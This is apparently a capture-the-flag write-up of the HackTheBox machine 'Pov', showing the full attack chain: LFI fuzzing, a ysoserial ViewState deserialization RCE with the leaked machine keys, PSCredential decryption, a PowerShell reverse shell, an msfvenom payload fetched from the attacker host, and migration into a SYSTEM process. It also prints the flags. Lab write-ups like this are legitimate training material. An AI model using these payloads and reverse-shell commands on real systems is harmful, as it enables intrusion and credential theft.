Pov
HTB: an LFI on an ASP.NET file parameter leaks web.config and its machine keys, a ViewState deserialization gives RCE, a saved PSCredential unlocks the next user, and SeDebugPrivilege gets migrated into a SYSTEM process.
contents
| Target | 10.129.79.157 |
| Host | POV |
| OS | Windows |
| Chain | LFI via ViewState file parameter → read web.config machine keys → ViewState deserialization RCE as sfitz → decrypt connection.xml for alaading → Invoke-Command reverse shell → SeDebugPrivilege → migrate into a SYSTEM process → SYSTEM |
Note: Remember, I am showing here only the final good path on how to do this box, dont be discouraged if your’s doesnt look like this, because mine didnt. There was a lot of googling, searching, learning and taking wrong turns in between.
Recon
nmap
> nmap -sV -sC 10.129.79.157
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-02 05:09 -0400
Nmap scan report for 10.129.79.157
Host is up (0.035s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-title: pov.htb
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.64 seconds
Finding the dev vhost
While checking the site out I found some info that can be useful in the future:

New vhost: dev.pov.htb and email sfitz@pov.htb

Both of these sites dont look like they do much, but on the dev.pov.htb we can download a CV.
Exploitation
LFI on the file parameter
As we can see in the request body there is a parameter file=cv.pdf, so I tried to FUZZ it with ffuf.
(if you have trouble creating an ffuf command, what I did was just copy the request from Burp as cURL and paste it to Claude to convert it to the ffuf version)
ffuf -u 'http://dev.pov.htb/portfolio/default.aspx' \
  -X POST \
  -H 'Host: dev.pov.htb' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://dev.pov.htb' \
  -H 'Referer: http://dev.pov.htb/portfolio/default.aspx' \
  -d '__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=G3H7JVRa9eaSm%2BRcPVaG3XqUYuF0K%2FgglSToHZNTHwjIU8UV9ATQekqv7CmWJiY4wwQKTnnhK83wpTB6pm6E9cy%2BGZY%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=0dIoT53xZb%2FiGt%2FA6ubEGeV0UbQqUSXgb9MhPJ%2Bwd%2BAUeRw19vAyrb3sJp0VtYQISAo0agGwI4gCk377w%2F8Q8w15ycHbwUqa2ouFilCr%2BtxDKLFbsT8IpndZWs36WLtk63oz%2Bw%3D%3D&file=FUZZ' \
  -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt \
  -mc all -fs 168

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://dev.pov.htb/portfolio/default.aspx
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
 :: Header           : Origin: http://dev.pov.htb
 :: Header           : Referer: http://dev.pov.htb/portfolio/default.aspx
 :: Header           : Host: dev.pov.htb
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=G3H7JVRa9eaSm%2BRcPVaG3XqUYuF0K%2FgglSToHZNTHwjIU8UV9ATQekqv7CmWJiY4wwQKTnnhK83wpTB6pm6E9cy%2BGZY%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=0dIoT53xZb%2FiGt%2FA6ubEGeV0UbQqUSXgb9MhPJ%2Bwd%2BAUeRw19vAyrb3sJp0VtYQISAo0agGwI4gCk377w%2F8Q8w15ycHbwUqa2ouFilCr%2BtxDKLFbsT8IpndZWs36WLtk63oz%2Bw%3D%3D&file=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 168
________________________________________________

/web.config             [Status: 200, Size: 866, Words: 96, Lines: 15, Duration: 37ms]
\web.config             [Status: 200, Size: 866, Words: 96, Lines: 15, Duration: 38ms]
..\web.config           [Status: 200, Size: 866, Words: 96, Lines: 15, Duration: 37ms]
C:\Windows\win.ini      [Status: 200, Size: 92, Words: 6, Lines: 8, Duration: 40ms]
:: Progress: [930/930] :: Job [1/1] :: 1047 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
web.config and the machine keys
We read web.config and it shows us the decryption key and validation key.

ViewState deserialization RCE
With this we can get RCE using ysoserial.exe (I used my Windows machine for this since I had problems using it on Linux)
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell -e <BASE64>" --path="/portfolio/default.aspx" --apppath="/" --isencrypted --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"Decrypting alaading’s credentials
After a bit of digging I found the file connection.xml
PS C:\Users\sfitz\Documents> type connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc88000000000200000000001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
So we can use these commands to get the plaintext password for the alaading user
$cred = Import-Clixml -Path C:\Users\sfitz\Documents\connection.xml
$cred.GetNetworkCredential().Password
PS C:\Users\sfitz\Documents> $cred = Import-Clixml -Path C:\Users\sfitz\Documents\connection.xml
$cred.GetNetworkCredential().PasswordPS C:\Users\sfitz\Documents>
f8gQ8fynP44ek1m3alaading : f8gQ8fynP44ek1m3
Reverse shell as alaading
So now we can run these commands to get a reverse shell as alaading
$securePassword = ConvertTo-SecureString "f8gQ8fynP44ek1m3" -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential("pov\alaading", $securePassword)
Invoke-Command -ComputerName pov -Credential $credential -ScriptBlock { $c=New-Object Net.Sockets.TCPClient("YOUR_IP",YOUR_PORT);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1|Out-String);$sb2=$sb+"PS "+(pwd).Path+"> ";$sby=([Text.Encoding]::ASCII).GetBytes($sb2);$s.Write($sby,0,$sby.Length);$s.Flush()};$c.Close() }
(change IP and PORT)
type powershell to change from cmd to powershell
powershelluser.txt
And we get user.txt
PS C:\Users\alaading\Desktop> type user.txt
3268393e757b7950918e6a7170095b0e
user.txt : 3268393e757b7950918e6a7170095b0e
Privilege Escalation
SeDebugPrivilege
We have SeDebugPrivilege enabled. (If you have this disabled, type powershell)
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Meterpreter shell
Lets create a payload with msfvenom
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.15.40 LPORT=2118 -f exe -o m.exeTransport it to the target
python3 -m http.server 8000wget http://10.10.15.40:8000/m.exe -O m.exeRun it
./m.exeWe get a rev shell back
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.15.40:2118
[*] Sending stage (248902 bytes) to 10.129.230.183
[*] Meterpreter session 1 opened (10.10.15.40:2118 -> 10.129.230.183:49709) at 2026-10-07 03:10:53 -0400
Migrating into SYSTEM
List processes and their PIDs, and we need to choose a process that is run by SYSTEM, so in my case it was winlogon.exe with PID 548
ps<SNIP>
548 472 winlogon.exe x64 1 C:\Windows\System32\winlogon.exe
<SNIP>We migrate into that process
meterpreter > migrate 548
[*] Migrating from 5104 to 548...
[*] Migration completed successfully.
And we are SYSTEM
meterpreter > shell
Process 340 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
root.txt
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9242f12fe053cc0de84d4ddabefd89af
root.txt : 9242f12fe053cc0de84d4ddabefd89af
GG.